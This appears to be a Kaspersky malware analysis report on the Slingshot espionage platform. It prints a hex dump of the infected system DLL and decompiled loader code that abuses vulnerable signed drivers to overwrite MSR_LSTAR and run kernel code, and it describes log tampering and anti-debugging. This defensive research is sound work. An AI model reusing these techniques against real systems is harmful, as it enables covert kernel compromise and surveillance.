The Slingshot APT

Version: 1.0 (06.March.2018)

Executive Summary

While analysing an incident that involved a suspected keylogger, we identified a malicious library able to interact with a virtual file system, which is usually the sign of an advanced APT actor. This turned out to be a malicious loader internally named 'Slingshot', part of a new, and highly sophisticated attack platform that rivals Project Sauron and Regin in complexity.

The initial loader replaces the victim´s legitimate Windows library 'scesrv.dll' with a malicious one of exactly the same size. Not only that, it interacts with several other modules including a ring-0 loader, kernel-mode network sniffer, own base-independent packer, and virtual filesystem, among others.

While for most victims the infection vector for Slingshot remains unknown, we were able to find several cases where the attackers got access to Mikrotik routers and placed a component downloaded by Winbox Loader, a management suite for Mikrotik routers. In turn, this infected the administrator of the router.

We believe this cluster of activity started in at least 2012 and was still active at the time of this analysis (February 2018). We observed almost one hundred victims in the following countries: Kenya, Yemen, Libya, Afghanistan, Iraq, Tanzania, Jordan, Mauritius, Somalia, Democratic Republic of the Congo, Turkey, Sudan and United Arab Emirates.

This paper in a nutshell:


- Slingshot is a new, previously unknown cyber-espionage platform which rivals Project Sauron and Regin in complexity
- Slingshot has been active since at least 2012 until February 2018
- We observed almost one hundred Slingshot victims, mainly in the Middle East and Africa
- The attackers exploited an unknown vulnerability in Mikrotik routers as an infection vector

Technical Details

During the analysis of anomalies from a system suspected of being infected with a keylogger, we found an interesting artifact. This system had a DLL called 'scesrv.dll' (this same name is used by a system DLL) containing strings that seemed related to Virtual File System handling.

This was indeed a patched system library, loaded by services.exe with SYSTEM privileges. We called it Slingshot, based on internal strings.

Slingshot is a loader that uses different components as summarized in the schema below. The following sections provide a technical analysis for all of them.



Slingshot

Slingshot is a loader used as a first stager. It replaces an existing system DLL with a malicious one of exactly the same size. We noticed that the attackers replace scesrv.dll more often than other DLLs, but in some cases attackers also replaced spoolsv.exe.


The system DLL patching is one of the most technically interesting features of this loader, and it works as follows:

- Inserts all necessary modules into the victim's system DLL file, compressing part of the original file in the malware´s data section to retain the same size.
- Changes the entry point, pointing to one of the added loaders. Loaders are written in the infected DLL as base-independent code.
- Calculates the new checksum of the DLL.
- When started, after executing all malicious actions, the malware restores the original code of the system DLL in memory.

Each added malicious module has the following structure:

{ uint module_id, uint module_size, char data[module_size] }.

Actually, the malware itself on disk is an array of modules.



```
.758E6184:  01 00 00 FF-50 58 00 00-31 C0 60 40-0F A2 B9 00  ☺   PX  1└`@☼в╢
.758E6194:  0F 00 00 21-C8 39 C8 75-08 0F BA E2-19 72 02 61  ☼  !╚9╚u◘☼║т↓r☻a
.758E61A4:  C3 61 90 90-90 90 90 90-90 90 90 90-90 90 90 90  ├aPPPPPPPPPPPPPP
.758E61B4:  90 90 90 90-90 90 90 90-90 90 90 90-90 90 90 90  PPPPPPPPPPPPPPPP
.758E61C4:  90 90 90 90-90 90 90 90-90 90 90 90-90 90 90 90  PPPPPPPPPPPPPPPP
.758E61D4:  90 90 90 90-90 90 90 60-68 FE CA 0D-0F FF 74 24  PPPPPPP`h■╩♪☼ t$
.758E61E4:  24 E8 E2 03-00 00 E8 00-00 00 00 59-81 E9 23 00  $шт♥  ш    YБщ#
.758E61F4:  00 00 8B 91-80 00 00 00-83 E2 20 74-47 8B 91 A4    ЛСА   Гт tGЛСд
.758E6204:  00 00 00 85-D2 74 3D 58-58 5F 5E 5D-58 5B 58 58     Е╥t=XX_^]X[XX
.758E6214:  58 58 68 00-80 00 00 68-00 00 00 51-50 57 8D     XXh А  h    QPWН
.758E6224:  B9 83 00 00-00 83 E7 FC-8B 89 44 01-00 00 81 C1  ╣Г   Гч№ЛЙD☺  Б┴
.758E6234:  00 04 00 00-81 E9 80 00-00 00 C1 E9-02 31 C0 F3   ♦  БщА   ┴щ☻1└є
.758E6244:  AB 5F FF E2-58 58 61 C3-02 00 00 00-0D F0 AD DE  л_ тXXa├☻   ♪Ён▐
.758E6254:  00 00 00 00-FA 8C EB 4F-00 00 37 00-00 00 00 00      ·МыO  7
.758E6264:  90 33 37 00-5C 9B 85 7C-00 00 00 00-14 9B 80 7C  P37 \ЫЕ|    ¶ЫА|
.758E6274:  81 9A 80 7C-D0 1A 80 7C-59 B8 80 7C-28 AC 80 7C  БЪА|╨→А|Y╕А|(мА|
.758E6284:  77 1D 80 7C-00 00 00 00-29 B5 80 7C-66 AA 80 7C  w↔А|    )╡А|fкА|
.758E6294:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.758E62A4:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.758E62B4:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.758E62C4:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.758E62D4:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.758E62E4:  09 00 05 00-09 46 BE 57-42 DD 70 35-5E 00 00 00  ○ ♣ ○F╛WB▌p5^
.758E62F4:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.758E6304:  00 00 00 00-78 02 00 00-E8 02 00 00-10 54 00 00      x☻  ш☻  ►T
.758E6314:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.758E6324:  00 E0 00 00-90 33 00 00-DA 69 00 00-33 04 33 01   р  P3  ┌i  3♦3☺
.758E6334:  D7 17 00 00-60 6C 00 00-00 E0 00 00-07 00 00 00  ╫↨  `l   р  •
.758E6344:  00 00 00 10-00 00 00 00-00 D0 00 00-34 04 00 00     ►     ╨  4♦
.758E6354:  FC 92 00 00-64 00 00 00-00 80 00 00-70 01 00 00  №Т  d    А  p☺
.758E6364:  6C 73 8E 75-00 00 00 00-2E 74 65 78-74 00 00 00  lsОu    .text
.758E6374:  50 45 4D 43-52 54 00 00-50 45 4D 00-00 00 00 00  PEMCRT  PEM
.758E6384:  2E 72 64 61-74 61 00 00-2E 64 61 74-61 00 00 00  .rdata  .data
.758E6394:  4C 69 6E 65-52 65 63 73-2E 72 65 6C-6F 63 00 00  LineRecs.reloc
```

Fig. 1 Green is the ID, yellow size in bytes, red the encrypted 'Slingshot' word.

For instance, the described loader (6637DBCC6059A1E2E45956D98A3EA590) has the value module_id = 0xFF000001 and contains the encrypted word 'Slingshot'. In its entry point it directly jumps to the malicious code with 'jmp 758E618C'.

The malicious module is located right after the header. Actually, this would be the unpacker for the embedded MZPE module. The original entry point address and the checksum of the DLL are stored in the module with module_id=0xFF000003. The original code is stored in the module with module_id=0xEF000007.

This module uses the following parameters:

Ss -a 24964 -s 163007 -o 8 -l 313856 -r 24964 -z 228584

where:

- L – Size of the infected library
- R – RVA of patched data in library (where the malware code starts)
- A – RVA of modules array, 24964 = 0x6184 => ImageBase library .758E0000
- S – size of modules array, 163007 = 0x27CBF => in the infected library modules are embedded from .758E6184 to .7590DE43 address
- O – offset from the beginning of the compressed MZPE file till the modules list. Uses for finding the modules array (address .758E6184 in a picture above)
- Z – Maximum data size that will be restored in the original library

To ensure correct execution and avoid system crashes, Slingshot restores the original library data stored in ImageBase + R to ImageBase + R + Z in memory.

In case the malicious modules can´t be embedded into the target system library, Slingshot uses an additional file on disk. The path for this file is stored in the module with module_id 0xFF000006. It could be a hardcoded path in the recycler bin (first dword is 0x12000006O); or, if the first dword is 0x12000007, malware tries to read this file directly from the PhysicalDrive object by calling:


CreateFile(\\\\.\\PhysicalDrive + drive_number), SetFilePointer, ReadFile.

Module_id 0xFF000007 stores the encryption key in module_id 0xCF000009: this module is called **Cahnadr** and this is the main kernel mode loader implementing almost all the payloads.

After loading additional modules, Slingshot passes the execution to **Cahnadr**.

Ring0 loader

This loader is compressed in module_id 0xBF000001. Actually, there might be more than one, so in case the first loader fails, there may be a second loader in the binary with module_id 0xBF000002. At this stage, Slingshot uses its internal logging system actively:



```
  block_0xCF000009 = search_specified_block_3D4050(&tmp_block, vector_modules_from_fake_scesrv, 0xCF000009);
  create_vector_3D3F7C(&vector_0xCF000009, block_0xCF000009->count, block_0xCF000009->Virtual_addr);
  if ( !vector_0xCF000009.value_offset.Virtual_addr )
  {
    logger_3D3684(L" -> Missing element in DataDir -- cannot install\n", not_used_argv);
    v6 = CreateTLS_obj_and_saveCapturedStack_3D3D6C(13, 0x5A6947);
    tmp_block.Virtual_addr = HIDWORD(v6);
    status = v6;
LABEL_5:
    j_free_vector_3D3F1D(v4, &vector_0xCF000009);
LABEL_52:
    disable_LoadDriverPrivilege_3D4482();
    goto LABEL_53;
  }
  block_0xBF000001 = search_specified_block_3D4050(&tmp_block, vector_modules_from_fake_scesrv, 0xBF000001);
  create_vector_3D3F7C(&primary_loader_vect, block_0xBF000001->count, block_0xBF000001->Virtual_addr);
  if ( !primary_loader_vect.value_offset.Virtual_addr )
    logger_3D3684(L" -> Primary loader not present in the DataDir\n", not_used_argv);
  block3 = search_specified_block_3D4050(&tmp_block, vector_modules_from_fake_scesrv, 0xBF000002);
  create_vector_3D3F7C(&secondary_loader_vect, block3->count, block3->Virtual_addr);
  if ( !secondary_loader_vect.value_offset.Virtual_addr )
    logger_3D3684(L" -> Secondary loader not present in the DataDir.\n", not_used_argv);
  if ( !primary_loader_vect.value_offset.Virtual_addr && !secondary_loader_vect.value_offset.Virtual_addr )
  {
    logger_3D3684(L" -> Primary and secondary loaders not available -- cannot install\n", not_used_argv);
```

Slingshot checks if there is any kernel-mode payload and any loader available, and then the loaders are run one after the other.


Upon starting, this loader gets SeLoadDriverPrivilege for installing malicious drivers into the system that it will later abuse for obtaining kernel privileges.

In order to avoid leaving any traces of this activity in system logs, it renames the ETW-logs, and for the Security and System logs adds the .tmp extension. After execution, the loader removes the extensions.

The final goal of this module is to load the **Cahnadr** module (kernel mode main payload, described below) into kernel mode. As previously stated, Slingshot has different ways to load code into kernel mode, each using its own loader.

The simplest loader is used for 32-bit systems where Driver Signature Enforcement (DSE), which requires signed drivers, does not apply. This loader simply saves the driver on disk and loads it.


When the driver is loaded, the loader shares the malicious payload with it by calling DeviceIoControl with control code 0x222000.



```
KernelDriver = CreateFileW(L"\\\\.\\amxpci", 0xC0000000, 0, 0, 3u, 0x80u, 0);// default args
if ( KernelDriver == -1 )
{
  v3 = GetLastError();
  logger_3F1D02(L" -> [Goad] ERROR in CreateFile: 0x%x\n", v3);
  error = error_3F236D(v3, 0x2C6F67);
}
else if ( DeviceIoControl(KernelDriver, 0x222000u, code_to_execute_in_kernel_mode, size_of_code, 0, 0, &v7, 0) )
{
  if ( KernelDriver )
    CloseHandle(KernelDriver);
  error = 0i64;
```

This driver receives commands from the user-mode loader via DeviceIoControl. The only available command in this case allows running this code as a WorkItem into the System Worker Threads pool, which is a pool used by legitimate software for running quick tasks.

In cases where the operating system supports DSE, the loader exploits a couple of legitimate but vulnerable drivers that allow writing in MSR registers. Successful exploitation of the drivers would allow to set in the MSR_LSTAR register a handler that, after running Sleep, calls **Cahnadr**:



```
v1 = kernel32_CreateFileA("\\\\.\\Sandra", 0xC0000000, 0, 0, 3, 0x80, 0);
v2 = v1;
if ( v1 == -1 )
{
  v3 = (kernel32_GetLastError)();
  (logger)(" -> [Sandra] ERROR in CreateFile: 0x%x\n", v3);
  result = error_638D0(v3, 238, 28260);
}
else
{
  v17 = &unk_67CC0;
  v18 = v1;
  v19 = &kernel32_CloseHandle;
  HIDWORD(msr[0]) = 0xC0000082;                // MSR_LSTAR
  if ( kernel32_DeviceIoControl(v1, 0x22E430, msr, 0x10i64, msr, 0x10, &returned, 0) )
  {
    (logger)(" -> [Sandra] Value from IOCTL_RDMSR: 0x%I64X\n", msr[1]);
    *&::new_msr[57] = HIDWORD(msr[1]);
    *&::new_msr[52] = msr[1];
    *&::new_msr[128] = msr[1];
    *&::new_msr[70] = sub_627BC;
    dword_69BC8 = 0xC0000010;
    LODWORD(v7) = (kernel32_VirtualAlloc)(0i64, 4096i64, 4096i64, 64i64);
    p_new_msr = v7;
    memcopy(v7, ::new_msr, dword_690D0);
    HIDWORD(new_msr[0]) = 0xC0000082;          // MSR_LSTAR
    new_msr[1] = p_new_msr;
    (logger)(" -> [Sandra] New value for IOCTL_WRMSR: 0x%p\n", p_new_msr);
    LODWORD(v9) = (kernel32_GetCurrentProcess)();
    (kernel32_SetPriorityClass)(v9, 256i64);
    LODWORD(v10) = (kernel32_GetCurrentThread)();
    (kernel32_SetThreadPriority)(v10, 15i64);
    if ( kernel32_DeviceIoControl(v2, 0x22A434, new_msr, 0x10i64, new_msr, 0x10, &returned, 0) )
    {
      (kernel32_SleepEx)(1i64);                // trigger ringzerocode by calling API
      (logger)(" -> [Sandra] RingZeroCode returned status: 0x%x\n", dword_69BC8);
```


In order to prevent patch protection, the handler restores the original MSR register.

This loader leverages the following drivers:

312E31851E0FC2072DBF9A128557D6EF	Goad.sys – driver for x86 systems
5F9785E7535F8F602CB294A54962C9E7	SpeedFan.sys - CVE-2007-5633
9a237fa07ce3ed06ea924a9bed4a6b99	Sandra.sys - CVE-2010-1592
978CD6D9666627842340EF774FD9E2AC	ElbyCDIO.sys - CVE-2009-0824

It is important to mention that the digital signatures in these drivers are still not revoked.

All the drivers above are loaded into the kernel directly by creating the required keys in the registry and calling the ntdll!NtLoadDriver function. The service key name in the registry starts with the PCX* prefix.


Slingshot APT – the main malicious modules
Slingshot – an advanced, cyber-espionage threat actor targeting individuals and organizations in Africa and the Middle East, from at least 2012 until February 2018
Cahnadr (aka Ndriver) - kernel mode
• Anti-debug & anti-rootkit actions
• Injects and supports GollumApp
• Monitors network devices
• Hides traffic
• Sets sleep time in case of system shut-down – and more
Slingshot attacks and infects victims through compromised routers
Downloads malicious modules including two huge ones: Cahnadr & GollumApp
GollumApp – user mode
• Information gathering: passwords, clipboard, camera, hard disc patterns, USB devices & connections, desktop activity - and more
• Can run processes with system privileges
Data exfiltration
Information gathered by GollumApp encrypts twice and sends over the net. Cahnadr can make this communication totally invisible to the user.
KASPERSKY
GREAT
AMR
© 2018 AO Kaspersky Lab. All Rights Reserved

Cahnadr – main kernel-mode payload

This payload can be considered the main orchestrator, running in kernel mode and providing the necessary capabilities for all the other, user-mode payloads. This component is responsible for different features, including:

1. Anti-debugging actions and checking if the kernel is patched or not
2. Calling system services directly to hide malicious activities
3. Hooks KTHREAD.ServiceTable for threads
4. Rootkit actions for hiding traffic
5. Injecting user-mode payload (main malicious payload) into services.exe
6. Providing malicious API for user-mode modules
7. Providing communications via network
8. Notifying GollumApp payload about process-related events, providing interfaces for manipulating their memory
9. Monitoring all network devices
10. Providing sniffer functionality on the following protocols: ARP, TCP, UDP, DNS, ICMP, HTTP

Anti-debug techniques include:

- If kernel is already being debugged, it calls KdDisableDebugger() terminating the debugging process
- It hooks LiveKd debugger driver's routines IRP_MJ_CREATE, IRP_MJ_READ, FastIoDeviceControl

- Installs notifiers to monitor PsSetLoadImageNotifyRoutine. If the LoadImageNotify event happens when LiveKdD.sys is loaded, the module patches the entry point that leads to error STATUS_FAILED_DRIVER_ENTRY

In order to detect if the kernel is patched, it checks the kernel image in memory with the following kernel files on disk:

- \\SystemRoot\\system32\\kernel_name
- \\SystemRoot\\LastGood\\system32\\kernel_name
- \\SystemRoot\\$*\\system32\\kernel_name

For newer x32 versions it also checks win32k.sys at the same paths.

It is important to note that **Cahnadr** checks only CheckSum and TimeStamp values for the kernel image in memory. If one of them is different, it means that the kernel was patched, and it terminates its execution.


Actually, it needs an unpatched kernel and win32k.sys to get the origin function from KeServiceDescriptorTable and KeServiceDescriptorTableShadow, which will be used to directly interact with system services and hooking the KTHREAD.ServiceTable on x32 systems.

In order to hide calls, it can associate system services to some Zw*, Rtl*, Nt* functions. Instead of taking the addresses for these functions from SSDT, **Cahnadr** extracts them from the kernel image on disk for unpatched kernels.

It also implements code to find a function address by its name by comparing exported routines from ntdll and ntoskrnl addresses: if the address of the exported functions is the same as the system service address, it means the address was correctly found.

Ntdll.dll exported functions addresses are also taken from the image stored on disk to avoid hooks set by other programs.

For routines not directly operating with system services, **Cahnadr** has a hardcoded list:



```
func_name_addr_flag_140009940 func_name_addr_flag <offset aNtcreatethre_0, \
                                        ; DATA XREF: make_services_import_140010C8C+31F↓o
                                   offset NtCreateThread_14002E0B8, 1> ; "NtProtectVirtualMemory" ...
                 func_name_addr_flag <offset aNtcreatethread, \
                                   offset NtCreateThreadEx_14002E0C0, 0>
                 func_name_addr_flag <offset aNtresumethread, \
                                   offset NtResumeThread_14002E0C8, 1>
                 func_name_addr_flag <offset aNtwritevirtual, \
                                   offset NtWriteVirtualMemory_14002E0D0, 1>
                 func_name_addr_flag <offset aNtprotectvirtu, \
                                   offset NtProtectVirtualMemory_14002E0D8, 1>
```

